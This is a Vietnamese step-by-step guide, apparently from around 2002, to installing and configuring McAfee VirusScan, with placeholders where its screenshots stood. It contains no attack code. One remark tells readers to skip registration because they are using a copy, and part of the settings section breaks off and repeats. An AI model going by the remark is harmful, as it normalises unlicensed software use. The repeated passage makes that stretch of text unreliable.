
Nhấn Next để tiếp tục. Xuất hiện cửa sổ như hình dưới đây:




Việc cài đặt đã hoàn toàn sẵn sàng (Ready to Install the Program). Hãy kiểm tra lại một lần cuối cùng để thực hiện việc thiết lập các file đã copy vào hệ thống. Nếu còn chưa chắc vấn đề gì, bạn có thể quay trở lại bằng việc nhấn phím Back hoặc hủy bỏ (phím cancel). Nếu không có vấn đề gì, và bạn chắc rằng tất cả đều đúng thì hãy nhấn phím Install để thực hiện tiếp. Màn hình trạn thái tiếp sau sẽ xuất hiện như sau:




Một loạt màn hình trạng thái khác sẽ xuất hiện sau màn hình này. Bạn không cần phải quan tâm lắm đến vấn đề này vì đó chỉ là quá trình sắp xếp hệ thống của chương trình. Thay vì bắt bạn phải đợi lâu, các trạng thái xuất hiện thay đổi liên tục sẽ cho bạn cảm giác rằng chương trình được cài đặt rất nhanh. Đó cũng là thủ thuật của những người viết chương trình chuyên nghiệp. Hãy đợi khoảng chừng độ 3 phút cho sự xuất hiện của màn hình tiếp theo (Trang sau). Một câu hỏi được đưa ra: Check for an available VirusScan Update (Kiểm tra khả năng update của hệ thống) được đưa ra. Đánh dấu chọn lựa chức năng này để cạp nhật kịp thời ngay sau khi bạn cài đặt xong chương trình. Việc này có ý nghĩa liên quan đến thiết lập trước đó vì bạn đã chọn chức năng quét virus ngay sau khi việc cài đặt xong hoàn tất rồi.




Nhấn Next để tiếp tục. Xuất hiện cửa sổ tiếp theo như hình dưới:



Nhấn Next để tiếp tục. Một cửa sổ giao diện về các thông tin đăng ký sẽ hiện ra như hình dưới:




Giống như chương trình Norton Antivirus của Symantec, đây là cửa sổ nhập thông tin cho những người có ý định "chung thủy" lâu dài với hãng Netshield Associate. Không cần nhập thông tin gì ở đay, vì rằng chúng ta đã và đang sử dụng bản Copy. Hãy nhấn Cancel để hoàn tất quá trình cài đặt. Cửa sổ kết thúc quá trình thiết lập Mcafee vào hệ thống hiện ra thông báo việc cài đặt đã thành công như hình bên:




Đánh dấu mục chọn Start Mcafee VirusScan và nhấn Finish để kết thúc việc cài đặt.

Việc cài đặt chương trình cơ bản đã hoàn tất. Tuy nhiên, để phòng xa, vì một lý do nào đó mà hệ thống của bạn bị lỗi mà có thể khôi phục được, Netshiel dành việc tạo bộ đĩa khôi phục hệ thống dau khi bạn đã cài đặt xong. Bộ điac này, giống như của Norton antivirus, rất đắc dụng. Nó có thể khôi phục lại toàn bộ những gì trên máy tính bạn có vào lúc bắt đầu cài đặt chương trình chống virus. Sự thay đổi hệ thống là thường xuyên, vì vậy chúng tôi khuyên bạn nên sử dụng lựa chọn này.


Màn hình dưới đây sẽ xuất hiện sau khi bạn nhấn Finish:




Nhấn Next để tiếp tục. Màn hình trang bên sẽ hiện ra. Điểm đặc biệt hay của đĩa Emergency này là nó tạo ra bộ khởi động với hệ thống của Network Associate dùng riêng, không phụ thuộc vào việc hệ thống của bạn trước đây dùng WinNT hay 9X với cả hai dạng kiểu format đĩa là FAT16, 32 hay NTFS.




Nhấn Next để tiếp tục với màn hình dưới:



Hãy chuẩn bị một đĩa mềm trắng thật sạch để chuẩn bị tạo đĩa bảo vệ. Nếu không có đĩa trắng thì chọn một đĩa mềm khác, copy dữ liệu cũ của chúng sang một máy khác và cho đĩa mềm này vào trong ổ A. Mọi dữ liệu trên đó sẽ bị xóa sạch để thay thế bằng chương trình tạo đĩa cứu hộ. Nào , hãy nhấn Next một lần nữa. Màn hình khởi tạo đĩa sẽ hiện ra. Quá trình khởi tạo đĩa sẽ tốn khoảng 1 đến 2 phút, tùy thuộc vào hệ thống của bạn chạy nhanh hay chậm. Lưu ý là vì bạn đang tạo đĩa cứu hộ nên cần chọn một đĩa mềm thật tốt. Với đĩa chất lượng kém, quá trình tạo đĩa có thể sẽ không báo lỗi gì, nhưng khi đọc lại bằng đĩa này có thể vẫn sinh lỗi. Khi đó thì bạn không thể nào khắc phục lại được. Cửa sổ của quá trình này trông như hình trang sau.



Kết thúc quá trình khởi tạo đĩa, một màn hình trạng thái sau đây sẽ hiện ra:



Nhấn Finish, rút đĩa ra và nhớ làm các việc sau đây:


Tạo một nhãn đĩa với tên là: Mcafee Emergency Boot Disk và dán lên đĩa mềm vừa tạo cho dễ nhớ

Kéo cửa sổ chống ghi (Cửa sổ nhỏ ở góc đĩa mềm) ra để phòng việc ghi nhầm dữ liệu khác hoặc virus dính lên đĩa này.


Kiểm tra việc khởi động từ đĩa này bằng việc nhét chúng trở lại ổ mềm và khởi động lại hệ thống. Sau khi dấu nhắc A:> hiện ra, nếu bạn có thể truy xuất ổ cứng bình thường có nghĩa là đĩa khởi động tốt.

Cất giữ, bảo quản cẩn thận đĩa khởi động vừa tạo.

Sau khi cài đặt xong, bạn sẽ thấy biểu tượng (Logo) của Network Asscociate hiện ra như hình dưới:



Không cần nhất thiết phải quan tâm đến biểu tượng này. Hãy để ý chương trình Mcafee đang chạy như hình dưới:



Hệ thống này đang nhiễm virus.Virus W95/CIH. remnants đã được phát hiện. Hãy nhấn Clean để nhờ chương trình loại bỏ virus này. Hệ thống đang quét các folder khác có trong máy và đừng sốt ruột khi phải mất một vài phút cho việc chờ đợi. Có thể sẽ xuất hiện một số con virus khác trong quá trình quét. Luôn trước hết nhấn Clean để loại bỏ. Nếu không clean (diệt) được thì có thể chọn Delete hoặc Quarrantine tùy theo khả năng cho phép của hệ thống. Sau khi Scan sơ bộ toàn ổ cứng trên máy, bạ hãy trở lại giao diện chính của chương trình để thực hiện việc xác lập thông số cho hệ thống.

b. Xác lập cấu hình:

Sau khi quá trình cài đặt hoàn tất. Mcafee sẽ tạo các shortcut trên Menu Taskbar và góc phía dưới của Desktop, với biểu tượng hình chữ V màu tím. Nhấn đúp vào biểu tượng này hoặc chọn Start->Program ->Mcafee->VirusScan để mở cửa sổ giao diện chính của chương trình. Cửa sổ gia diện chính hiểu thị một số thông tin cơ bản như:

- Lần quét virus gần đây nhất: Ngày 1 tháng 7 năm 2002 (Ngày cài đặt chương trình).


- Thông tin virus được cập nhật tới ngày 26/6/2002

- Việc quét hệ thống (System Virus Scan), Bảo vệ các hộp thư, Internet (Email virus scan: HAWK for Outlook) đang hiệu lực.


- Các xác lập khác như Firewall (Tường lửa ngăn chặn); PDA Scanner đều chưa hiệu lực.

Bạn cần xác lập một số thông số. Để làm việc này, nhấn vào nút Pick a task để vào mục setup (Hình trang sau).

Chọn Change my Virus Scan Setting như hình dưới đây:




Màn hình trạng thái tiếp sau hiện ra:



Đây chính là trang Home của chương trình vì như chúng ta thấy tất cả các công việc chính đều được liệt kê

ra ở đây. Để thiết lập hệ thống, bạn chon Change my virusScan setting, xuất hiện cửa sổ như hình dưới:



1.1 Xác lập cấu hình quét virus (Configure Vshield Background Scanning)

Các xác lập trong phần này bao gồm:


- Enable System Scanning: Cho hiệu lực việc quét toàn bộ hệ thống.

- Enable Microsoft Email Scanning: Cho hiệu lực việc quét các quá trình gửi và nhận thư sử dụng bằng Microsoft Outlook và Outlook Expres.

- Enable Download and Email Scanning: Cho hiệu lực việc quét tất cả các quá trình gửi nhận thư bằng các chương trình khác như Netscape, Eudora, AOL...

- Enable Internet Filter: Cho hiệu lực việc lọc các trang Web. Việc này gần gũi với các firewall hơn là

Đây chính là trang Home của chương trình vì như chúng ta thấy tất cả các công việc chính đều được liệt kê ra ở đây. Để thiết lập hệ thống, bạn chọn Change my virusScan setting, xuất hiện cửa sổ như hình dưới:



1.1 Xác lập cấu hình quét virus (Configure Vshield Background Scanning)

Các xác-lập trong phần này bao gồm:

- Enable System Scanning: Cho hiệu lực việc quét toàn bộ hệ thống.

- Enable Microsoft Email Scanning: Cho hiệu lực việc quét các quá trình gửi và nhận thư sử dụng bằng Microsoft Outlook và Outlook Expres.

- Enable Download and Email Scanning: Cho hiệu lực việc quét tất cả các quá trình gửi nhận thư bằng các chương trình khác như Netscape, Eudora, AOL...

- Enable Internet Filter: Cho hiệu lực việc lọc các trang Web. Việc này gần gũi với các firewall hơn là người dùng đầu cuối. Nếu bạn đang phải cài chươmng trình chống virus này cho máy chủ Proxy ở cơ quan cho nhiều người sử dụng chung một tài khoản truy nhập và kết nối Internet thì đây là một lựa chọn rất đắc dụng trong việc hạn chế các nhân viên trong cơ quan truy cập các trang web bị cơ quan cấm.


- Enable HWAK for Outlook (Hostile Activity Watch Kernel): Cho hiệu lực việc kiểm soát các hoạt động nghi vấn thù địch đối với hệ thống gửi nhận thư bằng Outlook, bao gồm:

Hành động gửi thư cho rất nhiều các địa chỉ khác nhau trong Address Book của Outlook.

Gửi hàng loạt thư đi các địa chỉ khác nhau liên tục với tần suất rất lớn.

Các file gửi kèm là những file chương trình có thể chạy ngay (Một trong các dạng sâu Internet).


Chọn tất cả như hình dưới đây:



Nhấn Apply setting để xác nhận cấu hình quét virus.

1.2 Configure Instants Update: (Xác lập cấu hình cập nhật Virus)


Sau khi xác lập xong cấu hình quét virus chung cho hệ thống, nhấn phím Back trên menuBar để trở lại cửa sổ giao diện setup. Nhấn tiếp Configure Instants Update để xác lập cách thức cập nhật virus, xuất hiện cửa sổ như hình dưới: .



Chọn Configure Automatic Updates. Xuất hiện màn hình trạng thái với 3 lựa chọn:

- Manual Update (Cập nhật không tự động): Sử dụng lựa chọn này khi máy tính của bạn không kết nối Internet với tốc độ cao và chỉ cập nhật thông tin về virus thôi, không cập nhật các sửa đổi khác của chương trình.

- Sử dụng lựa chọn này khi bạn muốn xác lập chế độ tự động kiểm tra các thành phần của quá trình Update. Khi được xác lập, mỗi khi chương trình update hiệu lực bạn có thể đồng ý hay hủy bỏ một số mục nào đó mà bạn cho là không cần thiết. Ví dụ: Quá trình Update có thể cập nhật không những các thông tin virus mà còn cập nhật cả các thay đổi của chương trình. Nếu như bạn chỉ càn các thông tin virus không thôi, không cần cập nhật các thay đổi khác của chương trình thì trong qua trình cập nhật bạn có thể loại bỏ để giảm thiểu gánh nặng phải tải những thông tin đối với bạn là thừa trên máy. Hãy quan sát hình dưới:




Trong ví dụ này chúng tôi đã chọn cấu hình thứ 3, lý do vì máy được kết nối với Internet đường tốc độ cao 2MBps, bởi lẽ:

- Auto Update (Cập nhật tự động hoàn toàn): Nếu máy tính của bạn được kết nối với một đường Internet tốc độ cao thì chúng tôi khuyên bạn nên sử dụng lựa chọn này. Với lựa chọn này mọi thông tin thay đổi về chương trình đều được bản hãng cập nhật đầy đủ. Điều này rát có lợi vì những thay đổi về sau của chương trình bao giờ cũng đem đến những sản phẩm chất lượng cao hơn, thân thiện và dễ dùng hơn sản phẩm đã được ban hành trước đó.


3. Xác lập lịch thi hành các công việc.

Từ cửa sổ màn hình configure nhấn View and Edit Shcheduled Scan, xuấthiện cửa sổ như hìnhdwis:




Giống như việc thiết lập lịch cho Norton Antivirus Scan, bạn có thiết lập tùy ý các công việc mà chương trinh có thể thi hành vào một giờ nhất định nào đó, ví dụ như quét virus, cập nhật thông tin virus, một số công việc khác...Trong mọi trường hợp hãy thiết lập Vshield ở chế độ StartUp để thường trú chương trìnhbỏ vệ mỗi khi hệ thống được bật lên. Các thiết đặt khác tùy theo công việc của bạn mà có thể xác lập khác nhau, ví dụ bạn đặt việc quét toàn bộ ổ C vào 8 giờ sáng hàng ngày, chúng ta có thể làm như sau:

Từ cửa sổ Manage a Scheduled Task nhấn đúp vào dòng Scan Driver 'C ', xuất hiện cửa sỏ như hình dưới:



Trong cửa sổ này, bạn có thể chọn các chế độ Scan khác nhau như Normal Scan Mode (Chế độ quét chuẩn); Hiden Mode (Quét không hiển thị quá trình quét)... và chọn Auto exit để hệ thống tự thoát khỏi phiên làm việc sau khi oàn thành quá trình quét. Nhấn Shedule Sheet Page (Trang màn hình Schedule trong Task Properties) để làm xuất hiện cửa sổ hình dưới:




Đánh dấu nút chọn Enable để có thể xác lập chế độ quét hàng ngày (Daily). Trong khuông Start at, chọn giờ thực hiện lịch trình là 8:00, lịch quét có hiệu lực trong tất cả các ngày trong tuần. Mục Enable Randomization (Quét ngẫu nhiên trong một thời điểm nhất định nào đó) không được chọn để xác định lịch quét là 8 giờ đúng.


4. Cập nhật và quét virus hàng ngày:

a. Cập nhật

Rất tiêc là phần cập nhật không thể đưa vào trong Shedule. Đây là một trong những hạn chế của Network Associate với mọt lõi thiéu sót nhỏ con như vậy. Tuy nhiên đây khong phải là vấn đề lớn và bạn có thể cạp nhật trực tiếp từ cửa sổ giao diện chính của chương trình. Từ cửa sổ chính này, nhấn vào Check for a VirusScan Update. Nếu máy của bạn chưa được kết nối với mạng Internet thì một cửa sổ yêu cầu kết nối sẽ được hiện ra yêu cầu bạn nhập account, Password (Những thông tin đăng ký với nhà cung cấpdịch vụ Internet). Sau khi kết nối đã được thiết lập, chương trình tự động kết nối tới website update của Network Associate để cập nhật như hình dưới:



Tùy theo máy của bạn đã được cập nhật những gì so với "kho" của Network Associate mà màn hình trạng thái có thể hiển thị khác nhau. Trong ví dụ này, các thông tin virus đã được cập nhật trước đó, chỉ có bản thân chương trình là chưa được cập nhật, vì vậy trong cửa sổ trạng thái bạn chỉ thấy duy nhất một danh mục là Mcafee VirusScan như hình dưới:

